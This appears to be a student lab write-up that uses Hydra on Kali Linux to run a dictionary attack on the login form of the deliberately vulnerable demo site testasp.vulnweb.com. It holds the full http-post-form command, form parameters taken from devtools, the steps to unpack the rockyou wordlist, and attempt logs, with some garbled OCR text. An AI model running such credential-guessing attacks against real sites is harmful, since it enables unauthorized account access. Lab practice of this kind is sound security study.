

CONDUCTING A DICTIONARY ATTACK TO CRACK PASSWORDS USING HYDRA


TOOLS : KALI LINUX [HYDRA]

PROJECT SITE : [HTTP://TESTASP.VULNWEB.COM](http://TESTASP.VULNWEB.COM).


Hydra is an advanced password cracker which can be used to crack passwords for online pages, such as the login page of a website. This is useful as we don't need to capture a hash and attempt to crack it offline; we can simply target the login page itself, with any username and password combination we like.

A dictionary attack is a type of password attack which uses a combination of words from a wordlist and attempts all of them in association with a username to login as a user. It typically takes a long time to perform, and the results are dependent on the accuracy and quality of your wordlist. A dictionary attack is a form of brute forcing.

INPUT FROM KALI : HYDRA






```
hydra -l user -p passlist.txt ftp://192.168.0.1
```



```
hydra -l user -p passlist.txt ftp://192.168.0.1
```

INPUT FROM TESTASP.VULNWEB.COM VIA FIREFOX



kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | 1 2 3 4 | 20:36 |

LillyBliss x acuforum login x +

acunetix acuforum TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about forums search login register SQL scanner SQL vuln help

Username:
Password:
Login

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of this forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

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Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Status Method Domain File Initiator Type Transferred Size

200	GET	testasp.vulnweb...	Login.aspx?RetURL=/Default.asp?	document	html	3.38 kB	0 ms	1.2 s
200	GET	testasp.vulnweb...	styles.css	stylesheet	css	3.64 kB	3.20 kB	1041 ms
200	GET	testasp.vulnweb...	logo.gif	img	gif	5.18 kB	4.55 kB	327 ms
404	GET	testasp.vulnweb...	favicon.ico	faviconLoader.jsm1...	html	1.41 kB	1.25 kB	658 ms

4 requests 12.77 kB / 13.60 kB transferred | Finish: 1.45 s | DOMContentLoaded: 702 ms | load: 1.46 s

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | 1 2 3 4 | 20:38 |

LillyBliss x acuforum login x +

acunetix acuforum TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about forums search login register SQL scanner SQL vuln help

Username: bombomin2
Password:

This connection is not secure.
Logins entered here could be compromised. [Learn More](#)

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of this forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

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kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | 1 2 3 4 | 20:39 |

LillyBliss x acuforum login x +

acunetix acuforum TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about forums search login register SQL scanner SQL vuln help

Username:
Password:
Login

Invalid login!

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of this forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

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Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Status Method Domain File Initiator Type Transferred Size

200	GET	testasp.vulnweb...	Login.aspx?RetURL=/Default.asp?	document	html	3.38 kB	0 ms	1.2 s
200	GET	testasp.vulnweb...	styles.css	stylesheet	css	3.64 kB	3.20 kB	1041 ms
200	GET	testasp.vulnweb...	logo.gif	img	gif	5.18 kB	4.55 kB	327 ms
404	GET	testasp.vulnweb...	favicon.ico	faviconLoader.jsm1...	html	1.41 kB	1.25 kB	658 ms

4 requests 12.77 kB / 13.60 kB transferred | Finish: 1.45 s | DOMContentLoaded: 702 ms | load: 1.46 s

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | 1 2 3 4 | 20:39 |

LillyBliss x acuforum login x +

acunetix acuforum TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about forums search login register SQL scanner SQL vuln help

Username:
Password:
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Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Status Method Domain File Initiator Type Transferred Size

200	POST	testasp.vulnweb...	Login.aspx?RetURL=/Default.asp?	document	html	3.40 kB	3.22 kB	40 ms
200	GET	testasp.vulnweb...	logo.gif	img	cached	8.30 kB	0 ms	1098 ms
200	GET	testasp.vulnweb...	favicon.ico	faviconLoader.jsm1...	html	1.25 kB	1.25 kB	0 ms

3 requests 12.77 kB / 3.40 kB transferred | Finish: 1.10 s | DOMContentLoaded: 674 ms | load: 685 ms

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | 1 2 3 4 |

LillyBliss acuforum login

testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

acunetix acuforum TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about forums search login register SQL scanner SQL vuln help

Username:
Password:
Login

Invalid login!

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

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Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

New Request Search Blocking

POST http://testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?

URL Parameters

RetURL /Default.asp?

name value

Headers

Clear Send

3 requests 12.77 kB / 3.40 kB transferred | Finish: 1.10 s | DOMContentLoaded: 674 ms | load

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | 1 2 3 4 |

LillyBliss acuforum login

testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

acunetix acuforum TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about forums search login register SQL scanner SQL vuln help

Username:
Password:
Login

Invalid login!

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

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Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

New Request Search Blocking


Body

tfUName=+bombomin2&tfUPass=sadistic


Clear Send

3 requests 12.77 kB / 3.40 kB transferred | Finish: 1.10 s | DOMContentLoaded: 674 ms | load

INPUT FROM KALI : HYDRA



```
root@kali:~/home/kali
File Actions Edit View Help
hydra -L login -P pws.txt -M targets.txt ssh
[...]
# locate wordlists
/usr/bin/wordlists
/usr/lib/dist/packages/theHarvester/wordlists
/usr/lib/python3/dist-packages/theHarvester/data/wordlists
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/dns-big.txt
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/dns-names.txt
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/dorks.txt
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/general
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/names_small.txt
/usr/share/wordlists
/usr/share/amass/wordlists
/usr/share/amass/wordlists/all.txt
/usr/share/amass/wordlists/bitquark_subdomains_top100K.txt
/usr/share/amass/wordlists/deepmagic.com_top500prefixes.txt
/usr/share/amass/wordlists/deepmagic.com_top50kprefixes.txt
/usr/share/amass/wordlists/fierce_holiday.txt
/usr/share/amass/wordlists/hosts-all.txt
/usr/share/amass/wordlists/sorted_knock_dnsrecon_fierce_recon-ng.txt
/usr/share/amass/wordlists/subdomains-top1mil-110000.txt
/usr/share/amass/wordlists/subdomains-top1mil-20000.txt
/usr/share/amass/wordlists/subdomains-top1mil-5000.txt
[...]
Time when "load" event occurred
```



```
root@kali:~/home/kali
File Actions Edit View Help
/usr/share/metasploit-framework/data/wordlists/password.lst
/usr/share/metasploit-framework/data/wordlists/adb_root_userpass.txt
/usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt
/usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt
/usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt
/usr/share/metasploit-framework/data/wordlists/root_userpass.txt
/usr/share/metasploit-framework/data/wordlists/rotated_userpass.txt
/usr/share/metasploit-framework/data/wordlists/uc_names.txt
/usr/share/metasploit-framework/data/wordlists/rservices_from_users.txt
/usr/share/metasploit-framework/data/wordlists/sap_common.txt
/usr/share/metasploit-framework/data/wordlists/sap_default.txt
/usr/share/metasploit-framework/data/wordlists/smb_hashes.txt
/usr/share/metasploit-framework/data/wordlists/scada_default_userpass.txt
/usr/share/metasploit-framework/data/wordlists/sensitive_files.txt
/usr/share/metasploit-framework/data/wordlists/sensitive_files_win.txt
/usr/share/metasploit-framework/data/wordlists/sid.txt
/usr/share/metasploit-framework/data/wordlists/sid_hex.txt
/usr/share/metasploit-framework/data/wordlists/sid_hex_pass.txt
/usr/share/metasploit-framework/data/wordlists/superset_secret_keys.txt
/usr/share/metasploit-framework/data/wordlists/telenik_ui.asp.net.ajax_versions.txt
/usr/share/metasploit-framework/data/wordlists/telnet_cdata_ftth_backdoor_userpass.txt
/usr/share/metasploit-framework/data/wordlists/tftp.txt
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
/usr/share/metasploit-framework/data/wordlists/unix_root.txt
/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt
/usr/share/metasploit-framework/data/wordlists/vxworks_collide_20.txt
/usr/share/metasploit-framework/data/wordlists/vxworks_common_20.txt
/usr/share/metasploit-framework/data/wordlists/wp-exploitable-plugins.txt
/usr/share/metasploit-framework/data/wordlists/wp-exploitable-themes.txt
/usr/share/metasploit-framework/data/wordlists/wp-plugins.txt
/usr/share/metasploit-framework/data/wordlists/wp_themes.txt
/usr/share/wordlists/amass
/usr/share/wordlists/dirs
/usr/share/wordlists/dirs怒
/usr/share/wordlists/dnsmap.txt
/usr/share/wordlists/fasttrack.txt
/usr/share/wordlists/fern-wifi
/usr/share/wordlists/john.lst
/usr/share/wordlists/malicious
/usr/share/wordlists/metasploit
/usr/share/wordlists/nmap.lst
/usr/share/wordlists/rockyou.txt.gz
/usr/share/wordlists/sodmap.txt
/usr/share/wordlists/tor
/usr/share/wordlists/wifite.txt
/var/lib/dpkg/info/wordlists.list
/var/lib/dpkg/info/wordlists.md5sums
/var/lib/dpkg/info/wordlists.postinst
/var/lib/dpkg/info/wordlists.prem
/var/lib/dpkg/info/wordlists.triggers
```

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | | 1 2 3 4 |

File Actions Edit View Help

acuforum login root@kali: /usr/share/wordlists

```

/usr/share/metasploit-framework/data/wordlists/telnet_cdata_ftth_backdoor_userpass.txt
/usr/share/metasploit-framework/data/wordlists/ftp.txt
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt
/usr/share/metasploit-framework/data/wordlists/unix_users.txt
/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt
/usr/share/metasploit-framework/data/wordlists/vxworks_collide_20.txt
/usr/share/metasploit-framework/data/wordlists/vxworks_common_20.txt
/usr/share/metasploit-framework/data/wordlists/wp-exploitable-plugins.txt
/usr/share/metasploit-framework/data/wordlists/wp-exploitable-themes.txt
/usr/share/metasploit-framework/data/wordlists/wp-plugins.txt
/usr/share/metasploit-framework/data/wordlists/wp-themes.txt
/usr/share/wordlists/amass
/usr/share/wordlists/dirb
/usr/share/wordlists/dirbuster
/usr/share/wordlists/dnsmap.txt
/usr/share/wordlists/fasttrack.txt
/usr/share/wordlists/fernwifi
/usr/share/wordlists/john.lst
/usr/share/wordlists/legion
/usr/share/wordlists/metasploit
/usr/share/wordlists/nmap.lst
/usr/share/wordlists/rockyou.txt.gz
/usr/share/wordlists/sqlmap.txt
/usr/share/wordlists/wfuzz
/usr/share/wordlists/wfuzz
/var/lib/dpkg/info/wordlists.list
/var/lib/dpkg/info/wordlists.md5sums
/var/lib/dpkg/info/wordlists.postinst
/var/lib/dpkg/info/wordlists.prem
/var/lib/dpkg/info/wordlists.triggers

[root@kali]# locate rockyou.txt
/usr/share/wordlists/rockyou.txt.gz

[root@kali]# cd /usr/share/wordlists
zsh: no such file or directory: cd /usr/share/wordlists
[root@kali]# cd /usr/share/wordlists
[root@kali]# gunzip rockyou.txt.gz
[root@kali]# ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
dirb  dnsmap.txt  fern-wifi  legion  nmap.lst  sqlmap.txt  wifite.txt
[root@kali]# 

```

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | | 1 2 3 4 |

File Actions Edit View Help

acuforum login root@kali: /usr/share/wordlists

```

# locate rockyou.txt
/usr/share/wordlists/rockyou.txt.gz
[root@kali]# cd /usr/share/wordlists
zsh: no such file or directory: cd /usr/share/wordlists
[root@kali]# cd /usr/share/wordlists
[root@kali]# gunzip rockyou.txt.gz
[root@kali]# ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
dirb  dnsmap.txt  fern-wifi  legion  nmap.lst  sqlmap.txt  wifite.txt
[root@kali]# 
# hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=/Default.asp:tfUName=^USER^&tfUPass=^PASS^:S=logout" -vV -f
[1] 25564
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-10 20:55:28
[ERROR] optional parameter must start with a '/' slash!
[1] + exit 255  hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com
-vV: command not found
[root@kali]# hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=/Default.asp:tfUName=^USER^&tfUPass=^PASS^:S=logout" -vV -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-10 20:57:27
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10344399 login tries (l:1/p:14344399, -~896525 tries per task
[DATA] attacking http-post-form://testasp.vulnweb.com:80/Login.asp?RetURL=/Default.asp:tfUName=^USER^&tfUPass=^PASS^:S=logout
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target testasp.vulnweb.com - Login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - Login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - Login "admin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - Login "admin" - pass "1234567890" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - Login "admin" - pass "siloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - Login "admin" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - Login "admin" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - Login "admin" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - Login "admin" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - Login "admin" - pass "abigail" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - Login "admin" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - Login "admin" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - Login "admin" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)

```

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | 1 2 3 4 |

File Actions Edit View Help

```
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "88888888" - 414 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "5201314" - 415 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "jerome" - 416 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "gandako" - 417 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "muffin" - 418 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "gatita" - 419 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "babynko" - 420 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "246810" - 421 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "sweetheart" - 422 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "chivas" - 423 of 14344399 [child 3] (0/0)
